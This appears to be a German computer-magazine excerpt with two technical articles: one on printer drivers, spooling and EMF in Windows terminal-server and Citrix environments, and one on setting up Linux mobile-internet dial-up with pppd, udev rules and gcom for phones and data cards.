Zum Nutzen eines Druckers in einem Windows-Netzwerk braucht der PC sich nur mit der zugehörigen Freigabe zu verbinden. Dann lädt er per Remote Procedure Call automatisch den Treiber vom freigebenden PC und installiert ihn lokal. Beim Drucken schickt der Client die Daten an den freigebenden Rechner. Der stellt den Job fertig, leitet ihn weiter und wird so zum Druckserver – bei Windows XP Home für maximal fünf Clients, bei XP Professional für bis zu zehn.

In LANs mit vielen Druckern treten die Nachteile des gemeinsamen Verzeichnisses schnell zutage: Treiber-Installer überschreiben ungefragt DLLs anderer Modelle, falls sie denselben Namen tragen – bei vielen Herstellern gang und gäbe. Ob ein Drucker mit einer „fremden“ DLL harmoniert, ist offen.

**Übers LAN schickt Windows normalerweise EMF-Dateien, was den Druck-Client entlastet und dem Druck-Server die Rechenlast des Renders aufbürdet.**

Solche Konflikte sind schon in einer kleinen Arbeitsgruppe oder Domäne ohne dedizierten Printserver lästig. Richtig ärgerlich wird es, wenn neue Treiber-Hänger des Spooldienstes verursachen. Dann kann bis zum Neustart des Servers keiner mehr drucken.

Microsoft konzipierte NT4 als File- und Printserver in Windows-Arbeitsgruppen und -Domänen. Hierbei erwies sich eine Design-Entscheidung als verhängnisvoll: Aus Performance-Gründen verlegte man das Ausführen von Druckertreibern und das komplette GDI-Subsystem (Graphics Device Interface) samt Grafikkartentreiber in den Kernelbereich.

Programme, die im Kernelmodus Probleme machen, ziehen automatisch das ganze System in Mitleidenschaft. Usermode-Programme können zwar ebenfalls hängen oder crashen, aber das trifft nur sie selbst. Das übrige System und andere Programme bleiben weitgehend unberührt.

In Terminalserver-Umgebungen hat sich das ursprüngliche Windows-Druck-Konzept kaum geändert. Auch hier lagern alle Treiber-Files im selben Verzeichnis. Treiber müssen auf dem Druck-Client – in diesem Fall dem Terminalserver – laufen, der sich wie bei der Freigabe den Treiber automatisch vom Druckserver – dem Terminal-Client – holen kann. Die Anfälligkeit für Treiberkonflikte ist geblieben.

Der Absturz eines Kernaltreibers ist auf dem Terminalserver verheerender als in kleinen Arbeitsgruppen: Beim Bluescreen stehen schlagartig 50 bis 100 Anwender gleich ganz ohne EDV-Zugriff da, und mit etwas Pech sind alle gerade offenen, noch ungesicherten Dokumente beschädigt.

## Usermode mit Hintertürchen

Bei Windows 2000/XP laufen die Treiber wieder im Usermode; das setzen die voreingestellten Sicherheitsrichtlinien durch, nach denen man nur „Version 3“-Treiber

benutzen darf. Die liegen in einem eigenen Unterverzeichnis namens „3“.

Weil aber nicht zu erwarten war, dass jeder Hersteller kurzfristig seine Treiber anpasst, ließ Microsoft einen Kompatibilitätsmodus zu, der die Sicherheitsrichtlinie ändert und ältere Treiber im Kernelmode erlaubt. Leider kann man den Treibertyp nur nach dem Installieren auf der „Treiber“-Registerkarte im Dialog „Eigenschaften von Druckserver“ erkennen: Kernaltreiber zeigen die Kennzeichnung „Windows NT 4.0 oder 2000“, Usermode-Treiber „Windows 2000 oder XP“.

In einer SBC-Umgebung sollte der Administrator aus reinem Selbstschutz die Liste der erlaubten, zugleich installierten Treiber rigoros einschränken. Falls Kernaltreiber unverzichtbar sind, lässt man sie nur nach ausgiebigem Testen auf den Server.

## Drucken im Terminalserver

Aktuelle MS-TSE- und Citrix-Versionen kennen mehrere Methoden für den Remote-Druck: Dedizierte Druckserver befreien die Terminalserver vom Selbst-Rendern, dem rechenzeitfressenden Umsetzen aus dem EMF-Zwischenformat (siehe Kasten auf der nächsten Seite) in die individuelle Druckersprache. Das ist günstig, wenn der Printserver die Zieldrucker der Anwender direkt erreichen kann und die Leistungskapazität des Netzwerks keinen Flaschenhals darstellt.

Auch bei einem dedizierten Druckserver sollte man die Grundregel „Keine Kernalmodus-Treiber!“ beachten. Denn wenn man vom Terminalserver aus per Freigabe über den Druckserver ausgibt, holt der Terminalserver sich den Treiber per RPC und installiert ihn lokal.

Besonders Administratoren einer Farm von Terminalservern sollten unbedingt sicherstellen, dass jedes Gerät denselben Satz getesterter, stabiler Treiber verwendet. Andernfalls kann sich ein „faules Ei“ per automatischer Replikation im Handum-


drehen über die ganze Farm verbreiten.

## Drucker-Automatik

Die zweite Art des Remote-Drucks ist speziell bei Tele-Arbeitern interessant: Hierbei legt der Terminalserver beim Anmelden den Drucker für die Dauer der Sitzung automatisch an; beim Abmelden verschwindet er wieder. Sein Anschluss wird auf den lokalen Terminal-Client umgeleitet, meist durch einen virtuellen Tunnel innerhalb der ICA- oder RDP-Verbindung. Das ist gerade bei dünnen Leitungen nützlich: Dann kann eine Kontrollinstanz die für den Druckvorgang reservierte Bandbreite quoten. Sonst leidet die Interaktivität der Anwendersitzung.

Auch hier braucht der Terminalserver einen Treiber, wobei man wegen der möglichen Konflikte meist nur die Wahl zwischen zwei unbefriedigenden Alternativen hat: Entweder kümmert sich ein generischer, meist PCL-basierter Treiber als kleinstes gemeinsamer Nenner um alle Drucker. Der macht keine Probleme, deckt aber wegen eingeschränkter Optionen – typischerweise keine Papierfach-Wahl, kein beidseitiger Druck (Duplex) oder Kopiensorierung – viele Anwendungsfälle nur unbefriedigend ab.

Alternativ gibt der Administrator eine kleine Liste zugelassener Treiber frei, die per Tabelle auf die individuellen Geräte zugeordnet werden. Dabei passt der Treiber zwar auch nicht immer exakt zum Gerät, aber zumindest können die Anwender aus mehr Job-Optionen wählen. Die Pflege einer „grünen“ Liste erfordert regelmäßig Aufmerksamkeit: Wenn wegen Neueinstellungen oder Umzügen wöchentlich oder täglich Benutzerkonten neu angelegt oder modifiziert werden müssen, wünscht man sich häufig eine komfortablere, effizientere Lösung. So etwas bieten derzeit beispielsweise Citrix oder ThinPrint an.



## Universalist mit Umweg

Citrix bot schon vor seinem Presentation Server 4.0 einen eigenen „Universal Printer Driver“ (UPD) an, der von den Treibern für HPs Laserjet II, Color Laserjet 4500 und Color Laserjet 5 PS abgeleitet ist. Je nach Modell erzeugt der Treiber auf dem Terminalserver die Raw-Formate PCL4 (monochrom, 300 dpi), PCL5c (farbig, 600 dpi) oder PostScript. Die Raw-Daten schickt er zum ICA-Client, der den Druck-Input rechenzeitfressend seitenweise zu Bitmaps (BMP) konvertiert und diese mittels des lokalen Treibers über die Stufen EMF und Raw endlich zum Drucker schickt.

So vermeidet Citrix zwar treiberbedingte Instabilitäten auf dem Server und vereinfacht die Administration, aber der Druckvorgang läuft durch das dreifache Spoolen und Rendern sehr zäh. Obendrein kostet das Zwischen speichern der Bitmaps vor allem Thin Clients kostbare Speicherplatz. Zudem unterstützt der UPD nur die elementarsten Job-Einstellungen (Papierformat, Anzahl der Kopien, Auflösung).

Mit dem Presentation Server 4.0 hat Citrix den UPD III eingeführt: Er erzeugt EMF auf dem Server, was dort das Rendern spart. Beim ICA-Client (Version 9.20 oder höher) entfällt die Bitmap-Zwischenstufe, er rendert EMF mit dem lokalen Drucker treiber. Auf Wunsch zeigt der Client sogar eine lokale Vorschau, aus der man Seiten zum Drucken wählen oder die Ausgabe auf einen anderen Drucker umleiten kann. Ebenso stehen alle Optionen des lokalen Treibers zur Verfügung.

## Best Practices

Microsoft bietet erst seit SP1 für Windows Server 2003 einen „Fallback Printer Driver“ an: Der Terminalserver ordnet anhand der Namen für Drucker und Treiber auf dem Client und anhand vorgefundener Strings („PCL“, „PS“ oder „Color“) automatisch

einen von drei Ersatztreibern zu (HP Deskjet 500/500c, Laserjet 4/4M PS oder Color Laserjet 5/5M PS). Sie schränken als kleinster gemeinsamer Nenner die Job-Optionen aber stark ein. Eine Handvoll goldener Regeln vermeidet unnötigen Stress beim Drucken mit MS-TSE-Bordmitteln:

- keine Kernelmode-Treiber außer Adobe-/Microsoft-PostScript;
- lieber PCL5- als PCL6-Treiber (kleinere Datenmengen);
- wenn möglich PostScript einsetzen;
- bei nicht auf den Windows-2000- oder 2003-Server-CDs enthaltenen Treibern Vorsicht walten lassen;
- keine unsigneden Treiber ohne ausgiebige, eigene Tests;
- keine ausdrücklich vom Hersteller für TSE und Citrix freigegebenen Treiber;
- neue Treiber zuerst in Test-Umgebung erproben;
- die Zahl installierter Treiber möglichst gering halten;
- keine Terminalsitzung als Hauptbenutzer oder lokaler Administrator, sonst könnte ein lokaler Treiber vom momentanen Terminal ungewollt hochgeladen und automatisch als Sitzungsdrucker installiert werden.

## Spooling

Damit Anwender beim Drucken möglichst schnell weiterarbeiten können, schreibt das Betriebssystem Druckdaten zuerst in ein Festplatten-Zwischenlager, das Spoolverzeichnis, und verarbeitet sie im Hintergrund – auch zeitversetzt, falls der Drucker gerade nicht frei oder online ist. Die Dateien landen bei Windows NT4 bis Server 2003 für alle Drucker normalerweise in „%win dir%\System32\spool\PRINTERS“. Der Ort lässt sich über die Druck server-Eigenschaften leicht ändern. Das wird beispielsweise bei großen Printservern mit Performance-Problemen nützlich: Sie laufen runder, wenn man das Zwischenlager auf eine separate

## EMF

Enhanced MetaFile ist ein Microsoft-eigenes, nicht vollständig offenlegtes, geräteunabhängiges Format für Spooldateien, das vom Grafikformat Windows MetaFile (WMF) abgeleitet wurde. EMF besteht aus einer Aufzeichnung der Funktionsaufrufe, die Windows' Grafiksubsystem GDI ausführt, um ein Dokument auf den Bildschirm zu zeichnen. Weil EMF vektorbasiert ist, erzeugt es normalerweise recht kompakte Dateien. Es kann allerdings auch Bitmaps einbetten, die die Spooldatei schnell anschwellen lassen.

kann die Datei auch kopieren, löschen oder auf anderen Druckern ausgeben. Raw-Daten aus lokalen Druckaufträgen präsentiert der SPLViewer als Hex-Dump; PostScript-Dateien zeigt Ghostscript an, und bei HP/GL oder PCL kommt man mit GhostPCL oder dem PCL Reader weiter (siehe Soft-Link).


## EMF oder Raw spoolen?

EMF-Spoolen geht schneller und ist mit weniger Prozessorlast verbunden als die Raw-Erzeugung. Deshalb ist es günstiger, die Raw-Erzeugung möglichst auf einem dedizierten Printserver erledigen zu lassen. Wenn das Drucken über eine Schmalbandverbindung läuft, ist es sinnvoll, die Spooldatenmenge möglichst klein zu halten. Dafür sind eigenhändige Messungen über einen repräsentativen Querschnitt der eigenen Dokumenttypen mit den fraglichen Treibern unverzichtbar: Häufig hört man „EMFs sind kleiner als Raw-Spools“, doch in der Praxis ist es oft umgekehrt.

Normalerweise spoolt Windows im EMF-Format, in den Treibereigenschaften sind „erweiterte Druckfunktionen“ mit einem Häkchen aktiviert (bei Vista: „Druckaufbereitung auf Clientcomputern durchführen“). Ohne den Haken konvertiert der Treiber das vom GDI kommende EMF direkt ins Raw-Format. Doch auch mit Häkchen entsteht nicht immer eine EMF-Datei, denn manche Hersteller verordnen bestimmten Treibern ab Werk Raw-Ausgabe.

Manche Anwendungen wie etwa die meisten Adobe-Programme überspringen beim Druck auf ein PostScript-Gerät den EMF-Zwischenschritt. Ferner kann ein Druckserver dem Client signalisieren, dass er kein EMF versteht. Auch dann entsteht lokal eine Raw-Datei, beispielsweise wenn Windows-Clients über einen Samba-Server drucken. (ea)

 **Soft-Link 080216**



**Wenn man die „erweiterten Druckfunktionen“ deaktiviert, rendert der Client wieder selbst. Der Server muss nur durchleiten und seinen Clients Treiber zum automatischen Download anbieten.**

Anzeige



Mirko Dölle

# Reisenetz

## Handys und Datenkarten für die Internet-Einwahl unter Linux nutzen

Dank UMTS und GPRS braucht heute kein Reisender mehr auf das Internet zu verzichten. Verbindet man Handy und Laptop wechselweise per Bluetooth oder USB-Kabel oder benutzt eine GPRS- und UMTS-Datenkarte, wird die Konfiguration der Internet-Einwahl schnell komplex. Mit ein paar Udev-Regeln und symbolischen Links hingegen klappt der Wechsel komfortabel.

**M**it dem zunehmenden Ausbau der UMTS-Netze durch die Mobilfunkanbieter sind schnelle Internetverbindungen auf Reisen heute kein Problem mehr, auch wenn durch Versorgungslücken das deutlich langsamere GPRS immer mal wieder einspringen muss. Alternativ zu Handys bieten die Mobilfunk-Provider auch spezielle Datenkarten für den PC-Card-Slot des Notebooks an.

Die Handys oder Datenkarten stellen ein Modem-Device zur Verfügung, über das Linux eine

herkömmliche PPP-Verbindung ins Internet aufbaut. Die PPP-Einstellungen sind dabei weitgehend Provider-unabhängig: Anstelle einer Einwahl-Telefonnummer wird bei UMTS und GPRS ein Steuerbefehl eingetragen, und Benutzername sowie Passwort sind üblicherweise beliebig. Es unterscheiden sich nur je nach Anbindung an den Rechner die Gerätenamen der Modems, zudem benötigt man bei den Datenkarten ein Spezialprogramm zur PIN-Eingabe der SIM-Karte.

Ist man mit Notebook und Handy unterwegs, bietet sich Bluetooth zur Kopplung beider Geräte an. So kann das Handy in der Tasche bleiben, obwohl man per UMTS oder GPRS im Internet surft. Die Einrichtung der Bluetooth-Verbindung ist einfach, allerdings müssen Sie dazu das Handy zunächst per Bluetooth sichtbar schalten.

### Drahtlos angebunden

Der Befehl hcitool scan liefert Ihnen eine Liste aller in der Umgebung gefundenen Bluetooth-Geräte mit MAC-Adresse und dem Gerätenamen. Notieren Sie sich hier die MAC-Adresse Ihres Handys. Anschließend rufen Sie das Kommando sdptool browse gefolgt von der MAC-Adresse auf und suchen in der Liste der Bluetooth-Dienste Ihres Handys nach dem Dienst „Dial-up Networking“. Unter „Channel“ finden Sie die Angabe des Bluetooth-Kanals, über den Sie das Handy-Modem ansprechen können.

Nun richten Sie eine statische Gerätezuordnung über die Datei /etc/bluetooth/rfcomm.conf ein. Für die MAC-Adresse 00:1D:28:17:E0:06 und den Kanal 2 tragen Sie folgenden Abschnitt ein:

```
rfcomm0 {
    bind yes;
```

```
device 00:1D:28:17:E0:06;
channel 2;
comment "Handy";
}
```

Beim nächsten Start des Bluetooth-Daemons wird nun automatisch die Gerätedatei /dev/rfcomm0 angelegt, selbst wenn der Bluetooth-Adapter nicht angeschlossen oder das Handy ausgeschaltet sein sollte.

Für die manuelle Einrichtung von PPP legen Sie im Verzeichnis /etc/ppp/peers eine neue Datei mit dem Namen ppp0 an, die folgenden Inhalt hat:

```
connect "/usr/sbin/chat -v -f /etc/ppp/peers/ppp0.chat"
usepeerdns
defaultroute
/dev/rfcomm0
115200
user "tux"
```

Das Chat-Skript /etc/ppp/peers/ ppp0.chat enthält die AT-Befehle, mit denen das Handy die Internetverbindung aufbaut. Anstelle einer Telefonnummer wird dabei der Steuerbefehl „AT&T99\*\*\*1#“ verwendet:

```
< ABORT BUSY
TIMEOUT 60
ABORT ERROR
"" "ATZ"
"" "ATDT99***1#"
CONNECT
```

In die Datei /etc/ppp/pap-secrets sollten Sie noch einen Benutzernamen und ein Passwort eintragen – da die Mobilfunkanbieter das zwar abrufen, die Daten jedoch ignorieren, können Sie hier frei wählen. Hier ein Beispiel für den Benutzer „tux“ mit dem Passwort „linux“:

„tux“ \* „linux“

So eingerichtet können Sie mit dem Befehl pppd call ppp0 die Einwahl per Kommandozeile anstoßen. Etwaige Fehlermeldungen des PPP-Daemons finden Sie im Syslog. Alternativ zur manuellen Einrichtung von pppd können Sie natürlich auch die Konfigurationsprogramme Ihrer jeweiligen Distribution verwenden, unter Ubuntu ist dies die Netzwerkeinrichtung, unter Suse Linux die Modem-Konfiguration von Yast. Der einige Unterschied zu einer herkömmliche Modem-Einrichtung ist der Steuerbefehl anstelle der Telefonnummer. Auch die Einwahl lässt sich üblicherweise komfortabel per Mausklick anstoßen, bei Ubuntu übernimmt das der NetworkManager und bei Suse Linux das Programm klnternet, die sich jeweils in die Symbolleiste einklinken.

Wenn Sie das Handy per USB-Datenkabel anstatt über Bluetooth anschließen, etwa um die volle Datenrate von HSDPA nutzen zu können und nicht von Bluetooth ausgebremst zu werden, wird das Modem-Device des Handys als /dev/ttyACM0 eingebunden. Somit müssten Sie den Gerätenamen in der PPP-Konfiguration ändern oder eine neue PPP-Konfiguration für den USB-Anschluss anlegen, andernfalls würde Linux trotz USB-Datenkabel die Internetverbindung über Bluetooth aufbauen.

## Verlinktes Modem

Eine komfortablere Lösung des Problems ist, in der PPP-Konfiguration den Namen eines symbolischen Links anzugeben, zum Beispiel /dev/mobile-internet. Anschließend muss man nur noch dafür sorgen, dass der Symlink auf das echte Modem-Gerät verweist. Will man später ein Modem mit einem anderen Gerätenamen verwenden, braucht man lediglich den symbolischen Link anzupassen und keine Änderungen an der PPP-Konfiguration mehr vorzunehmen.

Mit Hilfe von Udev können Sie solche symbolischen Links automatisch anlegen lassen, wenn das zugehörige Device im System verfügbar wird – im Fall der Bluetooth-Verbindung also beim Start des Bluetooth-Daemons. Das Verhalten von Udev wird über Regeln gesteuert, die Sie üblicherweise im Verzeichnis /etc/udev/rules.d auf verschiedene Dateien verteilt finden. Für das Anlegen symbolischer Links ist bei Ubuntu 7.10 zum Beispiel die Datei /etc/udev/rules.d/60-symlinks.rules zuständig. Bei Debian Etch und Suse Linux sind die Regeln hingegen nach Geräten zusammengefasst, weshalb Sie eine neue Datei erstellen und dort die Regeln eintragen sollten. Als Dateinamen verwenden Sie unter Etch am besten z98\_mobile-internet.rules und unter Suse Linux 98-mobile-internet.rules.

Eine Udev-Regel enthält eine oder mehrere Bedingungen, die erfüllt sein müssen, damit ein oder mehrere Zuweisungen ausgeführt werden. Das nachfolgende Beispiel zeigt die Regel, die dem Device rfcomm0 den symbolischen Link /dev/mobile-internet zuordnet:

```
KERNEL=="rfcomm0",\  
SYMLINK+="mobile-internet"
```

Der Bezeichner KERNEL steht für den Gerätenamen, SYMLINK ist eine Liste mit dem Namen der symbolischen Links, wobei mehrere durch Leerzeichen getrennt werden. Der Vergleichsoperator == weist Udev an, diesen Teil der Regel als Bedingung zu verwenden, am Ende der Zeile stehen dann eine oder mehrere Zuweisungen, wobei anstelle von += zum Anhängen einer Zeichenkette auch der Zuweisungsoperator = verwendet werden kann. Alle Bedingungen und Zuweisungen werden jeweils durch ein Komma voneinander getrennt.

Schließt man das Handy per USB-Kabel an, sollte der symbolische Link auf /dev/rfcomm0 möglichst automatisch durch einen symbolischen Link auf das Modem-Device (ACM Modem, Adaptive Coding and Modulation Modem) des Handys ersetzt werden. Im einfachsten Fall, wenn Linux das Handy-Modem mit dem Gerätenamen ttyACM0 einbindet, genügt dafür wiederum eine kurze Udev-Regel:

```
KERNEL=="ttyACM0",\  
SYMLINK+="mobile-internet"
```

Obwohl es den symbolischen Link /dev/mobile-internet bereits gibt und er auf das Bluetooth-Device zeigt, ersetzt Udev den bisherigen Link durch einen neuen, der auf das Handy-Modem am USB-Anschluss verweist. Eine Anpassung der Internet-Einwahl ist daher nicht nötig. Mehr noch: Wird die USB-

Verbindung zum Handy wieder getrennt, entfernt Udev neben dem Gerätenamen ttyACM0 auch den symbolischen Link /dev/mobile-internet. Da in der Gerätedatenbank von Udev aber noch ein Bluetooth-Anschluss aufgelistet ist, auf den ein Symbol-link /dev/mobile-internet verweisen soll, legt Udev anschließend automatisch den Link auf das Bluetooth-Device wieder an. Dies funktioniert sogar mehrstufig, Udev merkt sich die Reihenfolge, in der symbolische Links überschrieben wurden, und legt sie in umgekehrter Reihenfolge wieder an, sofern die zugehörigen Geräte noch angegeschlossen sind.

## Namenswechsel

Da die Namen von USB-Geräten dynamisch zugeordnet werden und nicht wie im Beispiel der Bluetooth-Verbindung statisch, müssen Sie damit rechnen, dass die Modem-Devices des Handys durchaus einen anderen Namen bekommen können, abhängig davon, ob vielleicht noch ein weiteres Modem-Gerät angegeschlossen ist oder die Modem-Devices in einer anderen Reihenfolge erkannt werden.

Da die Udev-Regel aus dem letzten Beispiel jedoch als einzige Bedingung den Gerätenamen für das Erzeugen des Symlinks verwendet, erfolgt die Internet-Einwahl schlimmstenfalls über das falsche Handy.

Eine gute Möglichkeit ist, den Symlink von Hersteller und Modell abhängig zu machen. Die dafür nötige Vendor- und Product-ID liefert Ihnen der Befehl lsusb. Die folgende Udev-Regel bewirkt, dass /dev/mobile-internet nur auf ein Nokia N95 zeigen kann, das per USB angeschlossen wird:

```
SUBSYSTEMS=="usb",\  
KERNEL=="ttyACM[0-9]*",\  
SYSFS{idVendor}=="0421",\  
SYSFS{idProduct}=="04f0",\  
SYMLINK+="mobile-internet"
```

Bei manchen Handys wie dem Sony-Ericsson K800i findet Linux gleich zwei oder mehr Modems, wenn man sie per USB-Kabel anschließt. Davon ist üblicherweise nur eins für die Internet-Einwahl bestimmt und Sie müssen zunächst herausfinden, welches. Am einfachsten geht dies mit dem Programm gcom (bei Suse Linux heißt es comgt), das Ihnen unter anderem Ihren Netzbetreiber sowie die Signalstärke anzeigt:

gcom -d /dev/ttyACM0

Liefert gcom anstelle der Status-Informationen eine Fehlermeldung, verfügt das angegebene Modem-Device zumindest nicht über die GSM-AT-Befehle – versuchen Sie es dann mit dem anderen Modem-Device des Handys. Standardmäßig sucht gcom nach einem Gerät namens /dev/modem, weshalb Sie den Gerätenamen des Handy-Modems mit dem Parameter -d explizit angeben müssen. Haben Sie den



Gerätenamen des funktionierenden Modems herausgefunden, können Sie ihn aufgrund der dynamischen Namensvergabe jedoch nicht ohne Weiteres für eine Udev-Regel verwenden. Sie müssen ein anderes Unterscheidungsmerkmal finden. Hierfür eignet sich die Interface-Nummer, mit der die Schnittstellen eines USB-Geräts durchnummierter werden.

Hat das Modem-Device den Gerätenamen `ttyACM1`, suchen Sie unterhalb von `/sys/class/tty/ttyACM1` nach der Pseudo-Datei `blInterfaceNumber`. Beim K800i befindet sie sich im Unter- verzeichnis `device` und enthält die Interface-Nummer des Modems, in diesem Fall „01“. Daraus ergibt sich dann folgende Udev- Regel:

```
SUBSYSTEMS=="usb",  
KERNEL=="ttyACM[0-9]*",  
SYSFS{idVendor}=="0fce",  
SYSFS{idProduct}=="d039",  
SYSFS{device/blInterfaceNumber}=="01",  
SYMLINK+="mobile-internet"
```

Das zweite Modem des Handys, `ttyACM2`, hat eine andere Interface-Nummer und bekommt daher keinen symbolischen Link zugeordnet. Das ist wichtig, weil sich sonst beide Modems überdecken würden, also immer nur das zuletzt beim System angemeldete verlinkt wäre.

## Sonderfall Datenkarte

Bei der 3G/GPRS-Datenkarte von Vodafone, die per CardBus an ein Notebook angeschlossen wird, gibt es ähnliche Probleme mit der Gerätenamen-Zuordnung: Auf der Datenkarte sitzt wie bei solchen Geräten üblich ein eigener USB-Controller, an dem insgesamt drei Modemschnittstellen zur Verfügung stehen, von denen Sie die richtige per gcom bestimmen müssen. Zudem muss zur Initialisierung die PIN der SIM-Karte eingegeben werden, da anders als bei Handys dafür keine Tastatur zur Verfügung steht.

Zunächst unterscheidet sich die Udev-Regel, die den symbolischen Link auf das richtige Modem der Datenkarte anlegt, nicht von dem im vorherigen Abschnitt beschriebenen Handy-Beispiel. Eine Besonderheit der Vodafone-Datenkarte zeigt sich jedoch bei der Interface-Nummer: Während die Pseudo-Datei `blInterfaceNumber` bei

```
mc - cttest-laptop:~  
Datei Bearbeiten Ansicht Terminal Beiter Hilfe  
/etc/udev/rules.d/68-symlinks.rules [---] 8 L [ 8+21 29/ 29] *(1280/1280b)= <EOF>  
# Compatibility symlinks for /dev/sd* devices  
SUBSYSTEMS=="scsi", KERNEL=="sr[0-9]*", SYMLINK+="%k"  
  
# Compatibility symlinks for USB printers  
SUBSYSTEMS=="usb", KERNEL=="lp[0-9]*", SYMLINK+="usb%k"  
  
# Create /dev/pilot symlink for Palm Pilots  
KERNEL=="ttyUSB*", ATTRS{product}=="Palm Handheld|Handspring *|palmOne Handheld", SYMLINK+="pilot"  
  
# Create /dev/mobile-internet for Mobile Phone via Bluetooth  
KERNEL=="rfcomm[0-9]*", SYMLINK+="mobile-internet"  
  
# Create /dev/mobile-internet for Sony-Ericsson K800i Mobile Phone  
SUBSYSTEMS=="usb", KERNEL=="ttyACM[0-9]*", SYSFS{idVendor}=="0fce", SYSFS{idProduct}=="d039", SYSFS{device/blInterfaceNumber}=="01", SYMLINK+="mobile-internet"  
  
# Create /dev/datacard-modem for Vodafone Mobile Connect 3G/GPRS datacard  
SUBSYSTEMS=="usb", KERNEL=="ttyUSB[0-9]*", SYSFS{idVendor}=="0af0", SYSFS{idProduct}=="5000", PROGRAM="/usr/bin/test %{blInterfaceNumber} = 00", SYMLINK+="mobile-internet", RUN="/etc/gcom/datacard-init %k"  
1 Lüfte 2 Speicher 3 Markier 4 Ersetzen 5 Kopieren 6 Verschieben 7 Suchen 8 Löschen 9 Neuordnen 10 Beenden
```

Mit den unteren drei Regeln legt Udev für die Datenkarte und für das per Bluetooth oder USB-Datenkabel angebundene Handy einen gemeinsamen symbolischen Link an, sodass die Internet-Einwahl vom verwendeten Gerät unabhängig bleibt.

den Handys im SysFS-Zweig des jeweiligen Modem-Geräts zu finden waren – also zum Beispiel in `/sys/class/tty/ttyACM1/device` –, liegt sie bei den Modems der Vodafone-Karte im USB-Zweig von SysFS – also zum Beispiel unter `/sys/bus/usb/devices/6-1:1.0`. Dort ist die Interface-Nummer mit den Udev-Bezeichnern SysFS und ATTRS nicht auffindbar, da beide Bezeichner nur den SysFS-Zweig der jeweiligen Gerätekasse durchforsten. Nur die Variable `%s{}` durchsucht zusätzlich auch den SysFS-Baum der Eltern – in diesem Fall den USB-Zweig, in dem die Pseudo- Datei mit der Interface-Nummer steckt. Deshalb ist zur Überprüfung der Interface-Nummer bei der Vodafone-Karte folgende, sehr ungewöhnliche Udev-Regel erforderlich:

```
SUBSYSTEMS=="usb",  
KERNEL=="ttyUSB[0-9]*",  
SYSFS{idVendor}=="0af0",  
SYSFS{idProduct}=="5000",  
PROGRAM="/usr/bin/test %s{blInterfaceNumber} = 00",  
SYMLINK+="mobile-internet"
```

Nun können Sie die automatisierte Eingabe der PIN mit Hilfe von gcom in Angriff nehmen. Da gcom die PIN stets von der Standardeingabe abfragt, benötigen Sie ein kleines Skript, das gcom die PIN über eine Pipe übergibt:

```
#!/bin/bash  
if [ -e /dev/$1 ]; then  
    echo 1234 | gcom -d /dev/$1  
fi
```

Die PIN in einem Skript auf Festplatte zu speichern ist allerdings ein Sicherheitsrisiko, daher sollten Sie es nur für den Benutzer

root les- und ausführbar machen. Als Parameter erwartet das Skript den Namen des Modem-Geräts ohne Pfadangabe. Diese Information lassen Sie Udev beim Aufruf des Skripts – angenommen, es liegt im Verzeichnis `/etc/gcom` und heißt `datacard-init` – mitliefern. Dazu ergänzen Sie die Udev-Regel aus dem vorherigen Beispiel am Ende um folgende Zuweisung:

```
RUN="/etc/gcom/datacard-init %k"
```

Die Anmeldung am Netz kann durchaus eine Weile dauern; ist sie abgeschlossen, erkennen Sie das am Blinken der beiden LEDs der Datenkarte – nicht initialisiert blinken sowohl die grüne GPRS- als auch die blaue UMTS- LED gleichzeitig, nach der Initialisierung blinkt nur noch die LED für die jeweilige Übertragungsart. Dabei können Sie mit gcom beeinflussen, welches Netz die Karte bevorzugen soll: Der Aufruf von `gcom -d /dev/$1 3G2G` im Initialisierungs-Skript der Datenkarte verwendet primär UMTS und schaltet auf GPRS herunter, wenn das Signal zu schwach ist, während mit „3G“ als letztem Parameter ausschließlich UMTS genutzt würde.

## Gcom als Wahlhelfer

Eine weitere Besonderheit der Datenkarten: Während Sie bei Handys die Interneteinstellungen über das Bedienfeld vornehmen und dort die gewünschten Datendienste auswählen, müssen Sie die Netz-Zugangsdaten der Datenkarte mit dem Computer übergeben. Die wichtigste Einstellung ist der APN (Access

Point Name) des Zugangspunkts, der als Gateway zum Internet fungiert: Manche Provider wie zum Beispiel Vodafone verwenden für verschiedene Tarife unterschiedliche APNs. Geben Sie den falschen APN ein, kann es sein, dass Sie zu deutlich höheren Preisen surfen oder eine Flatrate gar nicht nutzen können – hier ist also besondere Sorgfalt geboten.

